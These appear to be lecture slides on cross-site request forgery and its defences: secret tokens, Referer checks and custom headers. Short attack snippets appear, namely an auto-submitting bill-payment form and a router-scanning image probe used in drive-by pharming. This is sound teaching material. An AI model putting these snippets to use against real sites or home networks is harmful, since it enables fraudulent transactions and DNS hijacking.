
```
<form name=F action=http://bank.com/BillPay.php>  
<input name=recipient value=badguy> ...  
<script> document.F.submit(); </script>
```

- Browser sends user auth cookie with request
  - ◆ Transaction will be fulfilled


## ◆ Problem:

- cookie auth is insufficient when side effects occur


# Form post with cookie



# Form post with cookie



# Cookieless Example: Home Router



# Attack on Home Router

[SRJ'07]

## ◆ Fact:

- 50% of home users have broadband router with a default or no password

## ◆ Drive-by Pharming attack: User visits malicious site

- JavaScript at site scans home network looking for broadband router:
  - SOP allows “send only” messages
  - Detect success using onerror:

```
<IMG SRC=192.168.0.1 onError = do() >
```
- Once found, login to router and change DNS server

## ◆ Problem: “send-only” access sufficient to reprogram router

# CSRF Defenses

## ◆ Secret Validation Token



```
<input type=hidden value=23a3af01
```

## ◆ Referer Validation

facebook

```
Referer: http://www.facebook.com/  
home.php
```

## ◆ Custom HTTP Header



```
X-Requested-By: XMLHttpRequest
```




# Secret Token Validation




- ◆ Requests include a hard-to-guess secret
  - Unguessability substitutes for unforgeability
- ◆ Variations
  - Session identifier
  - Session-independent token
  - Session-dependent token
  - HMAC of session identifier

# Secret Token Validation



```
g:0"><input name="authenticity_token" type="hidden" value="0114d5b35744b522ef8643921bd5a3d899e7f1x12" /></div>  
="/images/logo.jpg" width= 110"></div>
```

# Secret Token Validation



```
g:0"><input name="authenticity_token" type="hidden" value="0114d5b35744b522ef8643921bd5a3d899e7f1x12" /></div>  
="/images/logo.jpg" width= 110"></div>
```

# Referer Validation

## Facebook Login

---

For your security, never enter your Facebook password on sites not located on Facebook.com.

Email:

Password:

Remember me

[Login](#) or [Sign up for Facebook](#)

[Forgot your password?](#)

# Referer Validation Defense

## ◆ HTTP Referer header

- Referer: <http://www.facebook.com/>
- Referer: <http://www.attacker.com/evil.html>
- Referer:



## ◆ Lenient Referer validation

- Doesn't work if Referer is missing

## ◆ Strict Referer validation

- Secure, but Referer is sometimes absent...

# Referer Privacy Problems


◆ Referer may leak privacy-sensitive information  
`http://intranet.corp.apple.com/  
projects/iphone/competitors.html`

◆ Common sources of blocking:

